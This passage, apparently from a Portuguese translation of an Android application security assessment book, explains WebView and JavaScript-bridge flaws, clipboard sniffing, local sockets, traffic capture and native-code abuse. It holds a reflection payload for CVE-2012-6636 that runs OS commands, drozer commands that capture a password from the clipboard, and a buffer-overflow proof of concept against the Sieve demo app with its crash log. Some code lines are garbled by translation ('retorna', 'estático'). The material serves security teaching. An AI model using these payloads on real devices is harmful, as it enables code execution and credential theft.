Um aplicativo mal-intencionado poderia enviar uma intenção com um extra contendo um URI, como file:///data/data/com.malicious.app/exploit.html. Para que esse URI seja carregado, o aplicativo mal-intencionado teria de tornar o arquivo exploit.html em seu diretório de dados privado legível em todo o mundo. Essa técnica funcionaria porque um WebView permite, por padrão, o carregamento de arquivos locais. Em conjunto com a opção setAllowUniversalAccessFromFileURLs definida como true no código, esse cenário permite que um invasor carregue um código mal-intencionado dentro desse WebView e o utilize para roubar arquivos e transmiti-los a um servidor da Internet.

Um recurso da classe WebView que foi muito analisado em 2013 foi a capacidade de adicionar interfaces JavaScript a um WebView. Essas interfaces permitem a ponte entre o JavaScript carregado em um WebView e o código Java real no aplicativo. Isso permite uma experiência muito mais rica em recursos porque o JavaScript normal carregado de um site tem a capacidade de invocar qualquer código especificado dentro do aplicativo. Dependendo das permissões do aplicativo que contém o WebView, isso poderia ser literalmente qualquer código que o desenvolvedor desejasse; por exemplo, código que lê todas as mensagens SMS ou realiza gravações do microfone. É por isso que é importante procurar esses recursos ao avaliar um aplicativo que implementa um WebView. A adição da chamada "ponte" entre o código JavaScript e Java pode ser feita usando o método addJavascriptInterface no WebView. Aqui está um exemplo simples de implementação de uma JavaScriptInterface:

```

/* Código Java */
class JavaScriptObj
{
    @JavascriptInterface
    public String hello()
    {
        retorna "Eu sou do código Java";
    }
}
webView.addJavascriptInterface(new JavaScriptObj(), "jsvar");
String content = "<html><script>alert(jsvar.hello());</script></html>";
webView.loadData(content, "text/html", null);

```

O código anterior carrega uma página que exibe um alerta contendo a resposta do método `hello()`, adicionando assim uma ponte do código Java nativo em uma variável JavaScript chamada `jsvar`.

Agora considere o cenário em que um aplicativo permite a recuperação de mensagens SMS ou o início de chamadas telefônicas a partir da ponte. Se um invasor pudesse encontrar uma maneira de injetar seu próprio código no `WebView`, ele poderia invocar essa funcionalidade e abusar dessas funções de ponte para fins maléficos. Você terá que determinar o impacto da exploração de uma ponte depois de ler o código relevante do seu aplicativo de destino.

Ao avaliar um aplicativo, é importante encontrar qualquer código que faça uso de um `WebView`, especialmente quando ele faz uso de uma ponte JavaScript. Para encontrar essa funcionalidade, basta pesquisar palavras-chave como `WebView` ou `addJavaScriptInterface` dentro do aplicativo.

## CVE-2012-6636-ADDJAVASCRIPTINTERFACE EXECUÇÃO DE CÓDIGO ARBITRÁRIO

Quando uma `JavascriptInterface` é usada para vincular uma variável JavaScript a uma classe, não apenas o código da classe exposta pode ser executado. Usando técnicas de reflexão, os métodos públicos de *qualquer* classe podem ser executados. Se o nome da variável de interface for `jsvar`, o código a seguir permitirá a execução de qualquer comando do sistema operacional:

```
window.jsvar.getClass().forName('java.lang.Runtime').getMethod( 'getRuntime',null ).invoke(null,null).exec(cmd);
```

Esse código basicamente executa um `Runtime.getRuntime().exec()`. O `cmd`, nesse caso, teria de ter o formato `['/system/bin/sh','-c','os_command']` e permite que `os_command` seja qualquer comando ou cadeia de comandos sendo canalizados ou redirecionados. O Capítulo 8 apresenta uma exploração mais aprofundada do exploração dessa vulnerabilidade.

Esse problema está presente em todas as versões da API anteriores à 17 (o que equivale ao Android 4.1). Isso também significa que qualquer aplicativo que tenha sido compilado com um atributo

`android:targetSdkVersion` no campo `<uses-sdk>`

inferior a 17 também será vulnerável, independentemente do dispositivo em que estiver sendo executado.

As versões 17 e superiores da API têm uma correção implementada. Qualquer método que o desenvolvedor queira que seja exposto à ponte deve ser explicitamente marcado com a anotação `@JavascriptInterface`. O exemplo minimalista mostrado anteriormente, que tinha um método chamado `hello()`, tinha essa anotação presente. Sem essa anotação, as versões posteriores do Android não permitiriam que o método `hello()` fosse acessado a partir de JavaScript.

Ao testar um aplicativo quanto a essa vulnerabilidade, você pode fazer uma inspeção manual para procurar os casos discutido anteriormente. Você também pode instalar um módulo drozer para essa finalidade:

```
dz> module install javascript Processing
jubax.javascript... Feito.
```

Instalado com sucesso 1 módulo, 0 já instalado.

Isso instala um novo módulo em `scanner.misc.checkjavascriptbridge`. Você pode usá-lo para realizar algumas verificações básicas no arquivo DEX em busca de palavras-chave que indiquem que uma `JavaScriptInterface` está em uso e, de acordo com a configuração do aplicativo, se ela seria explorável ou não.

```
dz> executar scanner.misc.checkjavascriptbridge -a com.vulnerable.js
```

Pacote: com.vulnerable.js

- vulnerável a `WebView.addJavascriptInterface` + `targetSdkVersion=15`
- não vulnerável a `org.chromium.content.browser.addPossiblyUnsafeJavaScriptInterface`

Neil Bergman divulgou esse problema publicamente em <http://50.56.33.56/blog/?p=314> em dezembro de 2012. No entanto, a exploração desse problema só se tornou de conhecimento comum no final de 2013, quando David Hartley, da MWR InfoSecurity, emitiu um aviso em <https://labs.mwrinfosecurity.com/advisories/2013/09/24/webview-add-javascript-interface-remote-code-execution/> sobre o abuso de aplicativos que fazem uso de uma `JavaScriptInterface` para carregar anúncios.

## Outros mecanismos de comunicação

Os aplicativos podem implementar uma infinidade de técnicas para se comunicar com outros aplicativos no mesmo dispositivo ou com servidores da Internet. Em geral, você deve avaliar a implementação dessas técnicas caso a caso. Esta seção fornece algumas informações sobre mecanismos de comunicação que o autor descobriu ao avaliar aplicativos.

### Área de transferência

A área de transferência do Android funciona de forma semelhante às áreas de transferência em um sistema operacional de desktop. Uma área de transferência global é usada por todos os aplicativos em um dispositivo e esse valor pode ser lido e alterado por qualquer aplicativo. Ao contrário de alguns outros aspectos do Android, não é necessária nenhuma permissão para ler ou gravar na área de transferência.

Dessa forma, qualquer dado colocado na área de transferência pode ser lido por qualquer aplicativo. A classe `ClipboardManager` lida com leituras e gravações na área de transferência (consulte <http://developer.android.com/reference/android/content/ClipboardManager.html>). A partir do Android 3.0, foi adicionado um método ao `ClipboardManager` que permite o registro de eventos de retorno de chamada quando o "clipe principal" é alterado.

Não é preciso dizer que um invasor que tenha um aplicativo mal-intencionado instalado em um dispositivo pode registrar uma chamada de retorno e ler qualquer coisa que esteja na área de transferência. Isso o torna completamente inseguro como meio de comunicação entre aplicativos, pois os dados na área de transferência podem ser considerados publicamente acessíveis por todos os aplicativos.

Um aplicativo mal-intencionado que esteja lendo a área de transferência pode ser especialmente útil quando o usuário do dispositivo estiver usando um gerenciador de senhas. Isso ocorre porque sempre que o usuário copia uma senha para a área de transferência, isso causa um evento no aplicativo mal-intencionado que recupera o valor. O aplicativo Sieve permite que seus usuários copiem senhas para a área de transferência clicando em uma das contas de usuário armazenadas na lista. Um dos módulos de pós-exploração do drozer permite que um usuário leia a área de transferência. Você o instala executando `module install clipboard`. Depois de clicar em um serviço na lista do Sieve e executar o módulo recém-instalado, você verá a senha do usuário:

```
dz> run post.capture.clipboard [*]
Valor da área de transferência:
password123
```

Também é possível definir o conteúdo da área de transferência a partir de qualquer aplicativo, conforme demonstrado no drozer:

```
dz> run post.perform.setclipboard mhhh123 [*]
Valor da área de transferência definido:
mhhh123
```

```
dz> run post.capture.clipboard
[*] Valor da área de
transferência: mhhh123
```

Ao avaliar um aplicativo que faz uso da área de transferência por qualquer motivo, considere os ataques discutidos anteriormente para verificar se existe a possibilidade de abuso. Seria especialmente interessante se um aplicativo estivesse lendo valores da área de transferência que são usados dentro do código. O rastreamento desse caminho no

código-fonte pode levar à descoberta de outras vulnerabilidades que são expostas devido a esse ponto de entrada de dados não confiáveis do usuário.

### ***Soquetes locais***

Os aplicativos podem usar soquetes (sejam eles TCP, UDP ou UNIX) para compartilhar informações entre aplicativos ou componentes do mesmo aplicativo. O problema com essa abordagem é que ela oferece muito menos estrutura de segurança do que as APIs que o sistema operacional Android oferece. Por exemplo, veja um exemplo em que um aplicativo abre um soquete TCP na porta 5555 e o vincula a 127.0.0.1. Quando você executa um `netstat`, o resultado é o seguinte:

```
$ adb shell netstat -antp
Proto Recv-Q Send-Q Endereço localEndereço estrangeiro Estado
...
tcp          0 0 127.0.0.1:5555      0.0.0.0:*        OUVIR
...
```


Embora outros computadores na rede não possam acessar essa porta, os aplicativos no mesmo dispositivo podem. Esse método, por si só, não oferece nenhuma forma de autenticação, pois qualquer aplicativo pode iniciar uma conexão com esse ouvinte.

### **Protocolos TCP/UDP com outros hosts**

Um aplicativo Android pode ser projetado para se comunicar com outros hosts usando vários protocolos. Fazer proxy de um aplicativo por meio de uma ferramenta como o Burp só pode ajudar a descobrir e testar o tráfego da Web. Identificar qual protocolo está sendo usado por um aplicativo pode ser complicado e, muitas vezes, é necessário fazer uma inspeção manual do código. Outra maneira é observar com qual host está se comunicando usando o `tcpdump` em um dispositivo ou emulador com root. Iniciar o `tcpdump` e, em seguida, abrir o aplicativo de destino cria um despejo de pacotes. Em seguida, você pode inspecionar o despejo de pacotes usando o Wireshark (consulte <http://www.wireshark.org/>) para descobrir o protocolo e o host com o qual está se comunicando. Você pode obter o binário compilado do `tcpdump` em qualquer emulador de Android em `/system/xbin/tcpdump` ou compilar o código-fonte [em http://www.tcpdump.org/](http://www.tcpdump.org/). A execução do `tcpdump` e a gravação da saída em um arquivo têm a seguinte aparência:

```
root@generic:/ # tcpdump -w /data/local/tmp/dump.cap
tcpdump: escutando na eth0, tipo de link EN10MB (Ethernet), tamanho da captura
96 bytes
^C260 pacotes capturados
261 pacotes recebidos pelo filtro
0 pacotes descartados pelo kernel
```

Entretanto, quando você extrai esse arquivo do emulador e o abre no Wireshark, aparece o erro mostrado na [Figura 7.13](#).



**Figura 7.13** Um erro no Wireshark quando você tenta abrir o arquivo de captura gerado

Isso aconteceu porque todos os pacotes são truncados por padrão para 96 bytes pelo `tcpdump`, pois isso mantém o arquivo de saída pequeno. Para ver os pacotes inteiros e seu conteúdo, você precisaria instruir o `tcpdump` a usar o tamanho máximo disponível, que é de 65.535 bytes. Para fazer isso, adicione um `-s 0` ao comando `tcpdump`. A seguir, o comando para garantir uma captura completa de pacotes:

```
root@generic:/ # tcpdump -s 0 -w /data/local/tmp/dump.cap
tcpdump: escutando na eth0, tipo de link EN10MB (Ethernet), tamanho da captura
65535 bytes
^C14 pacotes capturados
15 pacotes recebidos pelo filtro
0 pacotes descartados pelo kernel
```

Um bom truque para ver as capturas de pacotes ao vivo em um dispositivo Android em tempo real é usar técnicas de redirecionamento de rede para canalizar a saída do `tcpdump` diretamente para o Wireshark. Para fazer isso em um emulador, siga estas etapas:

1. Inicie o `tcpdump` e encaminhe a saída para uma porta de escuta.

```
$ adb shell "tcpdump -s 0 -w - | nc -l -p 4444"
```

2. Encaminhe a porta usando o ADB.

```
$ adb forward tcp:4444 tcp:4444
```

3. Conecte-se à porta e canalize a saída para o Wireshark.

```
$ nc localhost 4444 | sudo wireshark -k -S -i -
```

Depois de identificar o tráfego que está sendo enviado e recebido pelo seu aplicativo, você estará em uma posição melhor para localizar a fonte relevante. Indicadores como a porta em uso pelas comunicações, o endereço IP ou o nome DNS seriam bons pontos de partida para pesquisar o código-fonte e encontrar o código de suporte.

Depois de descobrir as classes relevantes que estão fazendo as conexões, você pode avaliá-las. Alguns aplicativos podem implementar protocolos TCP personalizados que você precisaria manipular. Você pode usar ferramentas como o

Canape (consulte

<http://www.contextis.com/services/research/canape/>) e Mallory (consulte <https://intrepidusgroup.com/insight/mallory/>) para interceptar e modificar o tráfego TCP ou UDP para protocolos personalizados. Isso não significa que essas ferramentas sejam automáticas e, muitas vezes, são difíceis de serem executadas corretamente. Você ainda precisa de um sólido entendimento do código para criar um ambiente de teste adequado usando essas ferramentas. Uma técnica que você pode usar em um dispositivo ou emulador para induzi-lo a se conectar a um proxy transparente fornecido por essas ferramentas é adicionar uma entrada de DNS que seja usada pelo aplicativo. Se um aplicativo estiver se conectando a uma porta TCP em um servidor voltado para a Internet e estiver usando o DNS para resolver o endereço IP, você pode estar com sorte: . Ao editar o arquivo HOSTS encontrado em `/system/etc/hosts`, você pode induzir o aplicativo a se conectar ao seu proxy transparente configurando o nome DNS que é consultado pelo aplicativo com o endereço IP do seu computador.

## Exploração de outros vetores

Esta seção apresenta a exploração do código C/C++ nativo nos aplicativos Android, bem como as configurações incorretas de pacotes que podem levar ao comprometimento de um aplicativo.

### Abuso do código nativo

Os aplicativos Android podem incluir código nativo escrito em C/C++ e usar a Java Native Interface (JNI) para interagir com essas bibliotecas do Java. Não é segredo que o código nativo pode conter muitos problemas e é difícil de proteger. Isso significa que qualquer entrada em código nativo no Android apresenta a possibilidade de um invasor explorar uma vulnerabilidade e assumir o controle do processo para executar código arbitrário.

#### Como encontrar código nativo

O código nativo pode ser usado em qualquer ponto de um aplicativo e, portanto, você terá que descobrir chamadas para funções nativas dentro do código do aplicativo. As cadeias de caracteres que você pode pesquisar no código descompilado que indicariam a declaração ou o uso de uma biblioteca nativa são `System.loadLibrary`, `System.load` ou a palavra-chave `native`. A biblioteca especificada por `System.loadLibrary` precisa ser incluída dentro do APK na pasta `/lib`. Uma biblioteca carregada por `System.load` pode estar em qualquer lugar do sistema de arquivos, desde que seja acessível e executável pelo aplicativo.

Para descobrir o que uma biblioteca nativa está fazendo sem ter o código-fonte do aplicativo, seria necessário fazer a engenharia reversa da biblioteca usando uma ferramenta como o IDA (consulte <https://www.hex-rays.com/products/ida/>). Você deve auditar essas bibliotecas em busca de vulnerabilidades comuns encontradas em aplicativos C/C++. Várias publicações e muitos outros recursos estão disponíveis para encontrar vulnerabilidades que permitam a execução de código arbitrário. Portanto, este capítulo não se aprofunda em nenhuma dessas questões. Os aplicativos também podem conter bibliotecas de terceiros, como a OpenSSL. Durante o período de tempo disponível em uma avaliação normal de um aplicativo, tentar encontrar novas vulnerabilidades em uma grande biblioteca de terceiros provavelmente não seria viável. Em vez disso, encontre a versão da biblioteca em uso pesquisando indicadores no IDA ou usando outra maneira conhecida de encontrá-la que seja exclusiva da biblioteca.

Encontrar a versão em uso e pesquisar na Internet pode levar à descoberta de vulnerabilidades já divulgadas para essa versão. As vulnerabilidades nesses componentes talvez pudesse ser usadas como um caminho de ataque ao aplicativo.

O aplicativo Sieve contém duas bibliotecas personalizadas que são usadas para a criptografia e a descriptografia de senhas armazenadas no gerenciador de senhas. Os nomes dessas bibliotecas são `libencrypt.so` e `libdecrypt.so`. Você pode ver essas bibliotecas sendo carregadas dentro do `CryptoService.java` e suas funções disponíveis definidas:


```
estático
{
    System.loadLibrary("encrypt"); System.loadLibrary("decrypt");
}

...
private native String runNDKdecrypt(String paramString, byte[]
paramArrayOfByte);

private native byte[] runNDKencrypt(String paramString1, String
paramString2);
```

O rastreamento dessas funções até onde elas são usadas dentro do aplicativo Sieve revela um caminho para esse código que aceita a entrada do usuário. Particularmente, ele é usado pelo serviço `CryptoService` exposto. Isso significa que os parâmetros que podem ser passados diretamente para esse código têm o potencial de explorar vulnerabilidades no código nativo.

O único aspecto que falta para tornar isso um vetor de ataque completo é uma vulnerabilidade em uma dessas funções nativas. Vamos examinar o `libencrypt.so` e tentar encontrar vulnerabilidades exploráveis. A Figura 7.14 mostra o carregamento desse arquivo no IDA (até mesmo a versão gratuita é compatível com ARM).



**Figura 7.14** Carregamento do `libencrypt.so` no IDA

Procurar a função `runNDKencrypt` revela que ela foi nomeada

`Java_com_mwr_example_sieve_CryptoService_runNDKencrypt` no IDA. Clique nessa função e pressione a barra de espaço para colocar o IDA no modo gráfico, que pode ser mais fácil para visualizar o fluxo do código. Uma inspeção cuidadosa revela uma implementação vulnerável de `memcpy` no código. Encontrar a desmontagem exata que mostra essa vulnerabilidade será um exercício para você. Em vez disso, traduziremos isso de volta para o código C++ e o examinaremos mais detalhadamente a partir daí:

```
const char* key_userinput = (*env)->GetStringUTFChars(env, jkey, 0);

int key_len = strlen(key_userinput); uint32_t
key[4];

memcpy(key, key_userinput, sizeof(char) * key_len);
```

A vulnerabilidade no código anterior é que a entrada do usuário é usada dentro da operação `memcpy`, e o comprimento da entrada do usuário é usado para determinar quantos bytes devem ser copiados para a variável `chave`. Se o usuário fornecer um comprimento de chave superior a 4, ocorrerá um estouro de buffer. O código vulnerável pode ser acessado por meio da interação com o `CryptoService` exportado examinado anteriormente neste capítulo. Você pode ver uma prova de conceito que aciona essa vulnerabilidade enviando um extra `com.mwr.example.sieve.KEY` excessivamente longo para o `CryptoService`:

```
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve
.CryptoService --msg 3452 2 3 --extra string com.mwr.example.sieve.KEY
```

```
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzAAAzzzz
--extra string com.mwr.example.sieve.STRING "string a ser criptografada"
--bundle-as-obj
Não recebeu uma resposta de
com.mwr.example.sieve/com.mwr.example.sieve.CryptoService.
```

A visualização do que acontece no logcat revela o seguinte:

```
F/libc      ( 5196): Sinal fatal 11 (SIGSEGV) em 0x41414141 (código=1),
thread 5209 (m_CryptoService)
I/DEBUG    ( 49): *** *** *** *** *** *** *** *** *** *** *** *** I/DEBUG
( 49): Impressão digital da compilação:
'generic/sdk/generic:4.4.2/KK/9380 07:eng/test-keys'
I/DEBUG    ( 49): Revisão: '0'
I/DEBUG    ( 49): pid: 5196, tid: 5209, nome: m_CryptoService >>>
com.mwr.example.sieve:remote <<<
I/DEBUG    ( 49): signal 11 (SIGSEGV), código 1 (SEGV_MAPERR),     addr de
41414141
I/DEBUG    ( 49):     r0 b807bb68 r1 a8db7a0e r2 ffffffee         falha r3
41414141
I/DEBUG    ( 49):     r4 b5b09e01 r5 00000004 r6 00000000         r7
a8db7a30
I/DEBUG    ( 49):     r8 a8db7a28 r9 abb9ded0 s1 b807b158         fp
a8db7adc
I/DEBUG    ( 49):     ip 80000000 sp a8db79e0 lr a8e41f07         pc
a8e41f08  cpsr 60000030
I/DEBUG    ( 49):     d0 3f80000040000000 d1 3f50624d40000000
I/DEBUG    ( 49):     d2 7e37e43c8800759c d3 7e37e43c8800759c
I/DEBUG    ( 49):     d4 8000000000000000 d5 3f40000042810000
I/DEBUG    ( 49):     d6 3fc999999999999a d7 3f80000000000000
I/DEBUG    ( 49):     d8 0000000000000000 d9 0000000000000000
I/DEBUG    ( 49):     d10 0000000000000000 d11 0000000000000000
I/DEBUG    ( 49):     d12 0000000000000000 d13 0000000000000000
I/DEBUG    ( 49):     d14 0000000000000000 d15 0000000000000000
I/DEBUG    ( 49):     scr 60000010
I/DEBUG    ( 49):
I/DEBUG    ( 49):     backtrace:
I/DEBUG    ( 49):       #00 pc 00000f08 /data/app-lib/com.mwr.example
.sieve-1/libencrypt.so (Java_com_mwr_example_sieve_CryptoService_
runNDKrypt+531)
...
I/DEBUG    ( 49):           a8db7a0c  d8dc5d7b
I/DEBUG    ( 49):           a8db7a10  b5b09e01  /system/lib/libdvm.so
I/DEBUG    ( 49):           a8db7a14  b807b148  [heap]
I/DEBUG    ( 49):           a8db7a18  7a7a7a7a
I/DEBUG    ( 49):           a8db7a1c  7a7a7a7a
I/DEBUG    ( 49):           .....
I/DEBUG    ( 49):       #01 a8db7ac8  abb9decc
I/DEBUG    ( 49):           a8db7acc  00000001
I/DEBUG
...
I/DEBUG    ( 49):     memória próxima a
r0:
I/DEBUG    ( 49):     b807bb48  00000000  00000000  00000000  00000000
I/DEBUG    ( 49):     b807bb58  00000000  00000000  00000000  0000003b
I/DEBUG    ( 49):     b807bb68  a0c58026  3dd0d7d5  a8c9c62c  1c7c59bb
I/DEBUG    ( 49):     b807bb78  c7920389  0021b22f  fbb2801a  4884621f
I/DEBUG    ( 49):     b807bb88  c54c3f0a  6c005d7b  00000065  00000000
I/DEBUG    ( 49):     b807bb98  00000038  0000003b  00000000  00000000
I/DEBUG    ( 49):     b807bba8  00000000  00000000  00000000  00000000
I/DEBUG    ( 49):     b807bbb8  00000000  00000000  00000000  00010001
I/DEBUG    ( 49):     b807bbc8  00000000  0000001a  646e614c  00000073
I/DEBUG    ( 49):     b807bbd8  7a7a7a7a  7a7a7a7a  7a7a7a7a  7a7a7a7a
I/DEBUG    ( 49):     b807bbe8  7a7a7a7a  7a7a7a7a  7a7a7a7a  7a7a7a7a
I/DEBUG    ( 49):     b807bbf8  7a7a7a7a  7a7a7a7a  7a7a7a7a  7a7a7a7a
I/DEBUG    ( 49):     b807bc08  7a7a7a7a  7a7a7a7a  7a7a7a7a  7a7a7a7a
I/DEBUG    ( 49):     b807bc18  7a7a7a7a  7a7a7a7a  7a7a7a7a  7a7a7a7a
I/DEBUG    ( 49):     b807bc28  7a7a7a7a  7a7a7a7a  7a7a7a7a  41414141
I/DEBUG    ( 49):     b807bc38  7a7a7a7a  00650000  0073002f  00000023
...
I/DEBUG    ( 49):     memória próxima a sp:
I/DEBUG    ( 49):           a8db79c0  a8db7a30  a8db7a28  abb9ded0  b807b158
I/DEBUG    ( 49):           a8db79d0  a8db7adc  b807bb68  b5b09e01  a8e41f07
```

```

I/DEBUG      ( 49) : a8db79e0  a8db7adc  b5b09e7d  a0c58026  3dd0d7d5
I/DEBUG      ( 49) : a8db79f0  a8c9c62c  1c7c59bb  c7920389  0021b22f
I/DEBUG      ( 49) : a8db7a00  fbb2801a  4884621f  c54c3f0a  d8dc5d7b
I/DEBUG      ( 49) : a8db7a10  b5b09e01  b807b148  7a7a7a7a  7a7a7a7a
I/DEBUG      ( 49) : a8db7a20  7a7a7a7a  7a7a7a7a  7a7a7a7a  7a7a7a7a
I/DEBUG      ( 49) : a8db7a30  7a7a7a7a  00000000  0000000a  00000000
I/DEBUG      ( 49) : a8db7a40  7a7a7a7a  00000000  0000000a  00000000
I/DEBUG      ( 49) : a8db7a50  7a7a7a7a  7a7a7a7a  7a7a7a7a  7a7a7a7a
I/DEBUG      ( 49) : a8db7a60  7a7a7a7a  7a7a7a7a  7a7a7a7a  7a7a7a7a
I/DEBUG      ( 49) : a8db7a70  7a7a7a7a  41414141  00000026  0000000a
I/DEBUG      ( 49) : a8db7a80  b807bbd8  00000064  b807bc48  00000016
I/DEBUG      ( 49) : a8db7a90  00000003  a8db7a18  00000009  a8db79e8
I/DEBUG      ( 49) : a8db7aa0  b807bb68  00000000  c54c3f0a  d8dc5d7b
I/DEBUG      ( 49) : a8db7ab0  a8db7ac8  af6357d0  b807b148  00000004
I/DEBUG      ( 49) :
...
I/DEBUG      ( 49) :
I/DEBUG      ( 49) : mapa de memória em torno do endereço de falha 41414141:
I/DEBUG      ( 49) : (sem mapa abaixo)
I/DEBUG      ( 49) : (não há mapa para o endereço)
I/DEBUG      ( 49) : a8b41000-a8cb8000 r-x /dev/ashmem/dalvik-jit-code
-cache (excluído)

```

A sequência AAAA é traduzida como 41414141 em hexadecimal. Isso é usado dentro do extra fornecido em uma posição estratégica e faz com que a CPU tente saltar para esse local, causando uma condição de erro que o sistema informa. Esse é um endereço fornecido pelo usuário que vem diretamente do que enviamos a esse serviço a partir de outro aplicativo. Essa vulnerabilidade básica de estouro de buffer mostra como o acionamento de tal condição pode ser visualizado no logcat.

## Conexão de um depurador

Para iniciar o processo de exploração, é essencial anexar um depurador ao aplicativo no momento da falha. O Android contém um recurso de depuração Just-In-Time que você pode usar para essa finalidade. Para configurar esse recurso, encontre o UID do aplicativo de destino. Faça isso no drozer observando a saída do módulo `app.package.info`:

```

dz> run app.package.info -a com.mwr.example.sieve Pacote:
com.mwr.example.sieve
Etiqueta de aplicação: Peneira
Nome do processo: com.mwr.example.sieve
Versão: 1.0
Diretório de dados: /data/data/com.mwr.example.sieve
Caminho do APK: /data/app/com.mwr.example.sieve-
1.apk UID: 10053
